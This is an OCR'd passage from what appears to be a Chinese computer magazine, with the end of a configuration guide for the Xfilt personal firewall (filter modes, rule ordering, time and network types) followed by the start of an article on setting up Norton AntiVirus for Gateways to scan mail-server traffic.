
◆使用管控中心：根据管控中心对站点合法性检查，如果没有匹配的管控中心，将按照配置 发出询问、直接拒绝或者直接放行。

要设置Web站点过滤模式，进入“管控中心”的“网站”页面，设定相应的过滤模式，按“应用”按钮保存设置，或者按“撤消”按钮取消设定。见图6。也可以增加、修改、删除和撤销网站过滤规则。

Web 站点管控中心内容包括：

◈站点：站点名称；

◈动作：设定于这条规则匹配时如何处理，放行或者拒绝；


图 6

◈备注：用来说明这条规则的含义。

注意：站点名称比较时不是采用全字匹配，而是检查URL中是否含有设定的站点名称。比如：设定www.xfilt.com，则www.xfilt.com/default.asp同样会被控管。同理，如果设定xfilt.com则images.xfilt.com，同样会被控管。所以，可以利用这一个特性限定整个站点。

（3）网上邻居过滤模式

网上邻居过滤模式包括：

◈无限制：放行所有访问网上邻居共享资源的过往封包；


◈禁止连入：拒绝所有连接本地共享资源的请求；

◈禁止连出：拒绝所有本地向远端发出的共享资源请求；

◈双向禁止：拒绝所有共享资源的连入和连出请求；

◈使用管控中心：根据管控中心对共享资源的使用进行合法性检查，如果没有匹配的管控中心，将按照配置发出询问、直接拒绝或者直接放行。

要设置网上邻居过滤模式，进入“管控中心”的“网上邻居”页面，设定相应的过滤模式，按“应用”按钮保存设置，或者按“撤消”按钮取消设定。见图7。


图 7

网上邻居管控中心包括的内容包括：

◈网上邻居：设定要控管的网上邻居主机名称，＊代表所有网上邻居；另外，可以采用自定义模式设定列表中没有显示的网上邻居；

◈访问时间：用来设定要控管的时间类型；

◈连线方向：用来设定要控管的连线方向；

◈管制动作：设定于这条规则匹配时如何处理，放行或者拒绝；

◈备注：用来说明这条规则的含义。

（4）ICMP过滤模式

ICMP过滤模式包括：

◈无限制：放行所有ICMP(PING)过往封包；


◈禁止连入：阻止 PING 入；

◈禁止连出：阻止 PING 出；

◈双向禁止：拒绝所有ICMP(PING)过往封包；

◈使用管控中心：根据管控中心对ICMP封包进行合法性检查，如果没有匹配的管控中心，将按照配置发出询问、直接拒绝或者直接放行。

要设置ICMP过滤模式，进入“管控中心”的“ICMP”页面，设定相应的过滤模式，按“应用”按钮保存设置，或者按“撤消”按钮取消设定。见图8。


图 8

ICMP管控中心包括的内容：

◈远端网络：用来设定要控管的目的网络类型；

◈访问时间：用来设定要控管的时间类型；

◈连线方向：用来设定要控管的连线方向；

◈管制动作：设定于这条规则匹配时如何处理，放行或者拒绝；

◈备注：用来说明这条规则的含义。

注意：总工作模式的优先级最高，凌驾于其他过滤模式之上。如果总工作模式不是过滤，则其他过滤模式将被忽略。其它的过滤模式为同等级别，互不影响。

除了设置预定管控中心的过虑模式外，用户还可以增加、删除和修改管控中心。具体做法是进入“管控中心”页面，选择要增加管控中心的类别，目前有“应用程序”、“Web站点”、“网上邻居”和“ICMP”，按“增加”按钮，会弹出相应的管控中心编辑对话框，按自己的需求设定管控中心，然后按“确定”按钮返回。新的管控中心显示在列表框中，此时管控中心并没有被真正的保存和应用，要想保存和应用新添的管控中心，必须按“应用”按钮。如果要撤销所做的

修改，按“撤消”按钮。

要修改管控中心，进入“管控中心”页面，双击要修改的管控中心，会弹出相应的管控中心编辑对话框，修改后按“确定”按钮返回。此时，修改后的管控中心并没有被真正地保存和应用，要想保存和应用新添的管控中心必须按“应用”按钮。如果要撤销所做的修改，按“撤消”按钮。

要删除管控中心，进入“管控中心”页面，选中要删除的管控中心，按“删除”按钮，管控中心从列表框中被删除。但是，此时并没有真正从文件中删除，要想真正从文件中删除，必须按“应用”按钮。如果要撤销所做的修改，按“撤消”按钮。

在指定管控中心的时候，很可能会出现一条管控中心包含另外一条管控中心的情况。比如，首先制定了一条应用程序管控中心，应用程序为“*”，目的端口为80，用来限制HTTP服务；而接着又制定了一条规则，应用程序为“IE.EXE”，目的端口为80，用来限制IE的HTTP服务。很显然，第一条管控中心包含第二条管控中心。如果第一条管控中心编号小于第二条，则首先比较第一条规则，这就意味着第二条规则永远不会被使用；当第一条设置成拒绝，第二条设置成放行，这时IE同样会被拒绝，因为当比较第一条时，已经将连线拒绝了。所以在设计管控中心时，一定要注意规则的包含和比较顺序，因为这可能造成一些管控中心失效。

另外，在这里还可以制定时间类型和网络类型。

时间类型包括：

◈任何时间：任何时间，不可编辑；

◈工作时间：默认工作日的9点到18点，可自定义；

◈工作日业余时间：工作日的业余时间，可自定义；

◈周末：周末的全部时间，可自定义；

◈约束时间：拒绝时的时间，可自定义；

◈信任时间：放行时的时间，可自定义；

◈自定义时间：可自定义。

要设置时间类型，进入“管控中心”->“时间类型”->“选定要设定的时间类型”->“设定星期值”->“设定时间段”->“应用”。

注意：时间段采用24小时制式，开始时间和结束时间都为0时表示全天；开始时间小于结束时间时表示一天的头尾两个时间段。比如：18点~9点，表示一天中的18点~0点和0点~9点两个时段。

网络类型包括：

◈所有网络：所有IP地址；

◈局域网：默认IP地址范围192.168.0.0~192.168.255.255，可自行修改；

◈受约束的网络：默认无，可自行定义；

◈信任的网络：默认无，可自行定义；

◈自定义网络：默认无，可自行定义。

除了“所有网络”之外，其它的网络类型都可以自行定义。每一个网络类型可以定义多组IP地址段。使用“管控中心”->“网络类型”的“添加”、“修改”、“删除”按钮可以完成IP地址段的增加、修改和删除。

注意：网络地址段要求开始IP地址小与等于结束IP。当开始IP等于结束IP时表示只对这一个IP地址做限制。

费尔个人防火墙的系统日志和在线功能也是十分强大的。在主界面的“系统设置”中可以对系统日志进行进一步设置。在“在线资源”中，可以方便地手动或自动检查新版本。见图9。





图9

当然，费尔个人防火墙也不是没有缺陷。它采用Winsock 2 SPI，对不使用Socket的网络通信无法拦截，比如：使用NetBios的网上邻居和使用ICMP协议的Ping；微软对SPI设计的问题，导致如果安装顺序出错，很容易造成网络瘫痪，这意味着如果同时安装几个使用SPI技术的软件，而且有使用非标准安装方式的软件，有的被绕过，或者不能正常网络通信。所以，建议编写SPI程序一定要用标准的安装方式。

费尔个人防火墙标准版出售源代码，详细信息请浏览该软件的网站 http://www.xfilt.com 。这就为用户的二次开发带来极大方便，用户可以开发出针对自己个体需求的防火墙软件。因为公开出售的防火墙软件，极易被黑客攻破，而用户自己开发的防火墙软件，采用的技术是针对个体的，黑客要攻破，是不容易的。这正如Linux操作系统比Windows操作系统相对安全一样，因为用户可以改变操作系统的内核。

邮件服务器的保护神——Norton AntiVirus for Gateways



Norton AntiVirus是一款功能强大的防病毒软件，除了能够保护主机上的系统不受病毒侵扰以外，它还有针对网关的网关级防火墙。对于整体局域网来说，在网关级控制病毒的传播尤为重要，因此本文作者向大家详细介绍了Norton的网关级防火墙的工作方式和使用方法.

文／刘志勇

一、背景

在过去的一年里，互联网上出现了大量的邮件病毒，比较著名的有：Nimda、求职信、SirCAM、中国一号、爱虫以及大量用VBS编制的邮件蠕虫病毒，层出不穷，危害极大，在网络上肆意横行，造成网络堵塞、服务器瘫痪，给企业造成了严重的损失。

笔者所在的公司，由于有人在Internet上不小心引入了网络蠕虫病毒，加之公司局域网有电子邮件服务器，结果邮件蠕虫病毒利用Outlook Express的漏洞，以此电子邮件服务器为跳板，造成尼姆达、求职者等邮件蠕虫病毒大面积爆发，使公司网络成为蠕虫泛滥的重灾区。

教育员工重视病毒预防措施固然重要，但是，现在网络蠕虫是那么狡猾，功夫了得，实在难以避免，令我们百密一疏。

从源头遏止住病毒的扩展才是上策。现在网络蠕虫病毒都能通过电子邮件进行传播自身，如果能在SMTP服务器收到这些染毒邮件的时候就能进行扫描、过滤、清除等一系列动作，就可以最大限度遏制病毒利用邮件服务器进一步扩展。

二、NAVGW简介

世界上最著名的SYMANTEC公司为此开发了邮件服务器防毒软件——Norton AntiVirus for Gateways。给企业的邮件服务器加上了一把坚固的大锁。

Norton AntiVirus for Gateways，简称NAVGW，有两个版本：Solaris版本和Windows NT版本。笔者所用的NAVGW版本是NT版的，版本号是2.51。本文就以此版本的NAVGW为例讲述。

三、安装NAVGW的前期准备

其NT版本要求服务器系统是打上sp3以上的补丁的Windows NT 4.0，不过NAVGW 2.5也通过了Windows 2000 Advanced Server的兼容性测试。笔者就是在Windows 2000 Advanced Server+Service Pack2，邮件服务器软件是IMail 7.04使用NAVGW 2.51的。

安装NAVGW之前，由于NAVGW要监视25端口也就是SMTP端口，所以，如果服务器系统已经运行SMTP线程，如IIS 5.0的SMTP Service，必须停止此服务或者干脆卸载。如果运行的是其他邮件服务器软件，必须停止SMTP服务进程。此处笔者运行的IMail 7.04，把它的SMTP Service停掉，否则会出现错误提示“Port in use”，不会起到监视、过滤的作用。一句话，不管邮件服务器软件是什么，一律都不要使用该服务器软件的SMTP服务，把25端口让给NAVGW使用，NAVGW也有SMTP功能的。

如果有NAVGW的旧版本，在安装2.5版本之前必须卸载旧的版本，执行卸载程序后，再手动删除NAVGW所在的文件夹，默认是c:\program files\NAVIEG\，c:\ Program Files\Symantec

Shared\shared_config\。

四、NAVGW的安装

OK，在做完了前期准备后，现在可以开始安装NAVGW2.51。安装程序很简单，笔者就不再赘述了。本文只讲述安装过程中的注意事项。在安装过程中会出现询问HTTP和SMTP的端口（图1）。




图 1

就按安装程序的默认设置吧，8003端口是用来通过浏览器进行访问、管理NAVGW的Web方式，25端口是NAVGW用来监视SMTP的。没有特殊情况不要更改。

在开始安装之前安装程序会请你设置NAVGW管理员的密码，这是用来访问、管理NAVGW的口令，一定要牢记。

接下来就可以顺利完成NAVGW的安装。

五、管理NAVGW

有两种途径可以进入NAVGW的管理界面。一是在网络上任何一台计算机的浏览器上输入http://安装NAVGW的服务器的IP或DNS：8003，或者在本地的桌面开始－程序－Norton Antivirus for Gateways 2.5－Norton Antivirus for Gateways 2.5，就可以进入NAVGW的管理界面（图2）。




图 2

在Password框里输入在安装NAVGW时设定的密码就能进入管理界面。

在NAVGW的管理界面，左边有6个按钮，从上到下依次是Overview（概述）、Scan Policy（扫描策略）、Reports（报告）、Configure（配置）、Logout（注销）、LiveUpdate(病毒定义更新)。

下面分别按每个按钮叙述。

Overview（概述）：

详细地显示了服务器名称、端口、扫描状态、隔离寄送状态、病毒定义日期、更新时间、更新状态、消息队列、服务器启动时间、服务器计时、总计百万字节、接受的消息数目、拒绝消息的数目、已交付的消息数目、已退回的消息数目、交付失败的消息的数目、已抛弃的消息数目、已发现的病毒数目、已记录的染毒文件数目、已修复的染毒文件数目、已删除的染毒文件数目、已被隔离的染毒文件的数目共计21个项目。

Scan Policy（扫描策略）：

在Scanning页上，可以设置NAVGW是否打开扫描病毒的功能以及探测未知病毒的灵敏度，灵敏度有3个选择项目：关闭(off)、低(low)、中(medium)、高(high)。灵敏度选择越高则误报率越高。一般选择medium就可以了。

（1）指定扫描哪些文件。有3个选择项：只扫描列表中所列的扩展名的文件(Only those extensions in the Include list)、扫描除列表中所列的扩展名以外的文件(All except extensions in the Exclude list)、扫描任何扩展名的文件(All files regardless of extension)。可以在“Include”框根据实际需要添加扩展名，如针对求职信病毒的附件扩展名一般为*.pif、*.bat、*.scr，可以在此处添加：.pif、.bat、.scr，这样，当选择“Only those extensions in the Include list”的时候，可以扫描到特定的病毒。

（2）发现病毒时怎么处理。有3个选择项：仅仅记录(Log only)、修复附件(Repair attachment)、删除附件(Delete attachment)。




图 3

（3）当无法清除病毒时怎么处理。有两个选择项：仅仅记录(Log only)、删除附件(Delete attachment)(图3)。

在Blocking页上，可以设置拒绝大于设定的字节的邮件，以及特定主题和删除特定的扩展名文

件。

Reject messages that are greater than megabytes：如果选择此选项，并指定以兆为单位的字节数，那么，当大小超过指定的字节数的邮件将不会被SMTP服务器接受。

Block the following subject lines (one per line)：如果选择此选项，可以设置不接受特定主题的邮件，有些邮件病毒有特定的主题，垃圾邮件也一般有特定的主题如赚钱、交友等等。在下面的框中，每行写一个邮件主题，可以使用 *、? 通配符。

Strip attachments that match the following filenames：如果选择此选项，可以设置为当于下列文件名相符合的附件，将从邮件被剔除。在下面的框中，写要剔除的文件名的类型，可以使用 *、?通配符。此选项也能从邮件中的已经压缩的附件如zip等剔除已被列入黑名单的文件。

Report（报告）：

在Summary Report页中，可以设定从什么时间开始到什么时间结束的时间段，然后生成一个简要汇报。




图 4

